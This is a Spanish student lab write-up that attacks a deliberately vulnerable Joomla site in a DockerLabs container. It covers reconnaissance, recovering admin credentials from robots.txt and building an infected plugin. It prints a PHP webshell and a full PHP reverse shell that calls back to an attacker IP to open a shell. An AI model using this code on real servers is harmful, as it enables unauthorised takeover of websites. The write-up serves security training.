

19/10/2024

ATAQUE A PÁGINA HECHA EN JOOMLA

PRÁCTICA SEGURIDAD



Joomla!®

Uriel Mas
2 ASIR

Tabla de contenido

Introducción	2
¿Qué es Joomla?	2
¿Cuál es el objetivo?	2
¿Qué necesitamos?	2
Ataques realizados	2
Ataques con diccionario (fuzzing):	2
Local File Inclusion:	2
Reverse Shell.....	2
Escalada de privilegios	2
1 - Fase de reconocimiento	3
Wappalyzer	3
Joomscan.....	4
Recopilando información	5
“Primer Ataque”	7
2 - Conseguir acceso al servidor	9
Formulario de subida de archivos	9
Infección de un plugin Joomla.....	10
“Segundo Ataque”	14
3 - Escalada de privilegios	17
Técnicas para escalar privilegios	17
Búsqueda de por el sistema	17
Modificación del archivo sudoers.....	19
Conclusión	20

Introducción

¿Qué es Joomla?

Joomla es un sistema de gestión de contenidos (CMS) de código abierto que permite crear y administrar sitios web y aplicaciones fácilmente. Es flexible, extensible mediante plantillas y complementos, y no requiere conocimientos avanzados de programación.

¿Cuál es el objetivo?

El objetivo es que, a partir de una página hecha en Joomla, podamos conseguir acceso al servidor y tener el control total de este.

¿Qué necesitamos?

Utilizaremos un contenedor que despliega una simulación de una página vulnerable.

Esta, la he conseguido de [DockerLabs.es](https://dockerlabs.es).

Ataques realizados

Ataques con diccionario (fuzzing):

Utilizamos estos diccionarios para acceder a directorios ocultos. Esto es muy útil e importante para extraer información confidencial de la web.

Local File Inclusion:

Encontramos vulnerabilidades en el sistema que nos permitan subir nuestros propios archivos y poder ejecutarlos. Gracias a esto, podemos infiltrar una script que, por ejemplo, nos cree una Shell reversa y ganar acceso al sistema.

Reverse Shell

Establecemos una conexión donde la víctima se conecta al atacante. En lugar de que el atacante se conecte a la víctima. Esto nos da muchas ventajas.

Escalada de privilegios

A partir del usuario www-data (usuario utilizado para la interacción del navegador con los archivos web) escalamos sin necesidad de contraseñas al usuario root, con el cual tenemos control total del servidor.

1 - Fase de reconocimiento

En esta fase del ataque, vamos a recopilar toda la información útil de la víctima.

Con información útil me refiero a puertos abiertos, directorios ocultos, tecnologías de web...

Wappalyzer

La primera herramienta que utilizaremos será Wappalyzer. Wappalyzer es una extensión del navegador con la que podemos ver que tecnologías está utilizando cualquier página web:




Imagen 1 - Página web

Esta es la página web víctima. Para comprobar las tecnologías de la página web simplemente abriremos Wappalyzer y ya nos listará todas las tecnologías de la página web:





Imagen 2 - Wappalyzer desplegado



De estas tecnologías, podemos destacar 2. Joomla y PHP. Con lo cual, el ataque podría ir dirigido a esas dos tecnologías.

Imagen 3 - Tecnologías Destacables

Como ya hemos encontrado estas tecnologías, vamos a la siguiente herramienta:

Joomscan

Joomscan es una herramienta que nos va a dar muchos mas detalles sobre Joomla. Va a hacer un escaneo exhaustivo y va a encontrar información como la versión, paneles de administración, archivos ocultos...

Instalación de Joomscan:

Instalamos Joomscan con el comando:

```
$ sudo apt install joomscan
```

Uso de Joomscan:

Realizamos un escaneo de una página de Joomla con el comando:

```
$ joomscan -u http://cassiopeia.com/
```

Resultado de Joomscan:

Una vez realizado el escaneo, podemos destacar 4 datos muy importantes:

1. No se ha detectado ningún firewall
2. Versión de Joomla 4.1.2
3. Página de administrador encontrada
4. Archivo "Robots.txt" encontrado

Podemos observar el escaneo en la siguiente imagen (Imagen 4 - Joomscan):



Imagen 4 – Joomscan

Dentro de estos 4 datos importantes, nos enfocaremos en dos de ellos. En el 3 (página de administrador) y en el 4 (archivo robots.txt).


Recopilando información

Robots.txt:

Un archivo robots.txt contiene instrucciones que indican a los bots a qué páginas web pueden y no pueden acceder. Los archivos Robots.txt son más importantes para los rastreadores web de motores de búsqueda como Google.

Parece que no es muy importante, pero nosotros vamos a revisarlo porque siempre puede haber información extra que nunca viene mal.

Para visualizarlo, solo tendríamos que entrar a <http://cassiopeia.com/robots.txt>:



```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /un_caramelo
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/

admin:c2FubHVpczEyMzQ1
```

Imagen 5 - Robots.txt

Parecía que no era importante hasta que hemos encontrado un usuario y una contraseña encriptada...

Guardaremos esta información para posteriormente jugar con ella y averiguar de donde podría ser.

Ahora nos dirigimos al panel de administrador que ha encontrado Joomscan:

Panel de administración:

Entramos a la URL <http://cassiopeia.com/administrator/> y observamos un panel de administración:




Imagen 6 - Panel de administrador

“Primer Ataque”

Entrar como administrador:

Gracias al archivo robots.txt hemos descubierto un usuario y una contraseña. El problema de esta, es que la contraseña está encriptada.

```
admin:c2FubHVpczEyMzQ1
```


Desencriptar contraseña:

Para desencriptarla, tendríamos que conocer el algoritmo en el que se ha encriptado. Realizando un par de búsquedas en Google podemos encontrar que esta contraseña está encriptada en base64.

Ahora, sabiendo esto, podemos ejecutar el siguiente comando para desencriptar la contraseña:

```
$ echo contraseña | base64 --decode
```

Como podemos observar en la siguiente imagen, la contraseña desencriptada es sanluis12345:

A terminal window with a dark background and light-colored text. The window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(uri@kali)-[~]'. The user enters the command '\$ echo c2FubHVpczEyMzQ1 | base64 --decode'. The output is 'sanluis12345'. The prompt changes to '\$' after the command is executed.

```
File Actions Edit View Help
(uri@kali)-[~]
$ echo c2FubHVpczEyMzQ1 | base64 --decode
sanluis12345
(uri@kali)-[~]
$
```

Imagen 7 - Contraseña limpia

Acceso concedido al panel de control:

Ya tenemos un usuario y una contraseña limpia:

- Usuario: admin
- Contraseña: sanluis12345

Vamos a probar si con estas credenciales podemos acceder al panel de control de la página web:




Imagen 8 - Iniciando sesión




Imagen 9 - Logged in!

Ya hemos dado un gran paso en este ataque. Tenemos acceso al panel de control de la página web como un usuario administrador. Podríamos modificar la página web entera, pero este no es nuestro objetivo. Nuestro objetivo es conseguir un acceso total al servidor, así que vamos al siguiente paso:

2 - Conseguir acceso al servidor

Para conseguir acceso al servidor realizaremos un Local File Inclusion (LFI).

En resumen, Joomla tiene una opción para subir plugins, aprovecharemos esta función para subir un plugin malicioso que crearemos nosotros y conseguir esa Shell reversa:

Formulario de subida de archivos

Muy fácil de encontrar, en el panel lateral izquierdo, podemos encontrar un apartado en el que está escrito “System”. Entraremos en System y seguidamente en Extensions:




Imagen 10 - Subida de un plugin

Dentro de extensions, tenemos el formulario de subida de archivos que estábamos buscando:




Imagen 11 - Formulario de subida de archivos

Guardaremos esta página y ahora, para continuar, vamos a modificar el plugin e insertarle nuestra Shell reversa.

Infección de un plugin Joomla

Buscando por Google algún plugin de código abierto para poder infectar, di con este:




Imagen 12 - Joomla Webshell Plugin

Web Shell vs Reverse Shell:


Con este plugin, en vez de una Shell reversa, podemos conseguir una Shell en Web.

La diferencia es que con la Web Shell ejecutaremos los comandos enviándolos por peticiones http, ya sea desde la URL o con otra aplicación, por ejemplo, CURL.

Con una Shell reversa nos conectaríamos directamente desde nuestra terminal. Yo seguiré con la idea de modificar el plugin ya que es mucho mas cómodo hacerlo por una Shell reversa.

Descarga de Joomla Webshell Plugin:

Descargamos el plugin utilizando git clone:



```
(uri@kali)-[~/Dockerlabs/whereismywebshell]
$ git clone https://github.com/p0dalirius/Joomla-webshell-plugin.git
Cloning into 'Joomla-webshell-plugin' ...
remote: Enumerating objects: 33, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (31/31), done.
remote: Total 33 (delta 4), reused 25 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (33/33), 3.21 MiB | 509.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.


(uri@kali)-[~/Dockerlabs/whereismywebshell]
```

Imagen 13 - Descarga del plugin

Y procedemos a realizar un poco de “ingeniería inversa” para saber como funciona:

Infección del plugin:

Dentro del paquete que acabamos de descargar, observamos que tenemos muchas carpetas. Nos centraremos en la de plugin, ya que dentro de esta carpeta esta el código del plugin sin comprimir. Este será el que modificaremos y comprimiremos como ZIP para poder subirlo a Joomla (Joomla solo acepta plugins comprimidos en ZIP)



```
(uri@kali)-[~/Dockerlabs/whereismywebshell/Joomla-webshell-plugin]
$ ls
Makefile  README.md  console.py  dist  plugin  test_env

(uri@kali)-[~/Dockerlabs/whereismywebshell/Joomla-webshell-plugin]
$ cd plugin

(uri@kali)-[~/Dockerlabs/whereismywebshell/Joomla-webshell-plugin/plugin]
$ ls
language  mod_webshell.php  mod_webshell.xml  tpl
```

Imagen 14 - Código del plugin

El archivo que modificaremos será “mod_webshell.php”. Cambiaremos el código que ya existe por una Shell reversa en PHP escrita por “Pentest Monkey”.

Importante, para que funcione bien y sin problemas, tendremos que mantener los comentarios del principio del código, pero el código funcional lo reemplazaremos entero:

```

?php
/**
 * @package    MOD_WEBSHELL
 *
 * @author     Remi GASCOU (Podalirius) <podalirius@protonmail.com>
 * @copyright  2022, Remi GASCOU (Podalirius) <podalirius@protonmail.com>
 * @license    GNU General Public License version 2 or later; see LICENSE.txt
 * @link       https://podalirius.net/
 */

// Joomla! webshell plugin

$chunk_size = 1024;
$action = $_REQUEST['action'];

if ($action == "download") {
    $path_to_file = $_REQUEST['path'];

    if (file_exists($path_to_file)) {
        http_response_code(200);
        header('Content-Description: File Transfer');
        header('Content-Type: application/octet-stream');
        header('Content-Disposition: attachment; filename="'.basename($path_to_file).'"');
        header('Expires: 0');
        header('Cache-Control: must-revalidate');
        header('Pragma: public');
        header('Content-Length: '.filesize($path_to_file));
        flush();
        readfile($path_to_file);
        die();
    } else {
        http_response_code(404);
        header('Content-Type: application/json');
        echo json_encode(
            array(
                'message' => "Path ". $path_to_file . " does not exist or is not readable.",
                'path' => $path_to_file
            )
        );
    }
} elseif ($action == "exec") {
    $command = $_REQUEST['cmd'];

    // Spawn shell process
    $descriptorspec = array(
        0 => array('pipe', 'w'), // stdout is a pipe that the child will write to
        1 => array('pipe', 'w'), // stdout is a pipe that the child will write to
        2 => array('pipe', 'w')  // stderr is a pipe that the child will write to
    );

    chdir('/');
    $process = proc_open($command, $descriptorspec, $pipes);

    if (!is_resource($process)) {
        // Can't spawn process
        exit(1);
    }
}

```

Imagen 15 - Código original

```

File Actions Edit View Help
<?php
/**
 * @package    MOD_WEBSHELL
 *
 * @author     Remi GASCOU (Podalirius) <podalirius@protonmail.com>
 * @copyright  2022, Remi GASCOU (Podalirius) <podalirius@protonmail.com>
 * @license    GNU General Public License version 2 or later; see LICENSE.txt
 * @link       https://podalirius.net/
 */

// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit(0);
$VERSION = "1.0";
$ip = '172.20.10.5';
$port = 8080;
$chunk_size = 1000;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

chdir('/');
umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
    0 => array('pipe', 'r'), // stdin is a pipe that the child will read from
    1 => array('pipe', 'w'), // stdout is a pipe that the child will write to
    2 => array('pipe', 'w')  // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn process");
    exit(1);
}

// Read the output of the process
while (!feof($pipes[1])) {
    $data = fread($pipes[1], $chunk_size);
    if ($data) {
        fwrite($sock, $data);
    }
}

// Close the process
pcntl_waitpid($pid, $status);
pcntl_close($pipes);
fclose($sock);

```

Imagen 16 - Código modificado

Así nos quedaría este archivo después de modificarlo, pero hay un paso que tenemos que hacer que es muy importante.

Tenemos dos variables dentro del código modificado. La primera es “ip” (la ip de la máquina a la que va a conectarse la víctima) que en mi caso será la de mi ordenador y la segunda variable que tenemos que modificar es “port”. En esta, tendremos que escribir el puerto por el que va a realizarse la comunicación. Yo escribiré el puerto “9090”.

Una vez modificado este código solo nos quedaría comprimir todos archivos de la carpeta como zip y ya estaría listo para subirse el plugin infectado.

Compresión del plugin:

Como he dicho antes, Joomla solo acepta archivos de plugin en ZIP. Entonces comprimiaremos nuestro plugin infectado para que lo acepte sin problemas.

Simplemente, por CLI o por GUI comprimimos los 4 archivos en uno solo. En mi caso es “plugin-infectado.zip”.

Ya lo tendríamos listo para subir a Joomla.

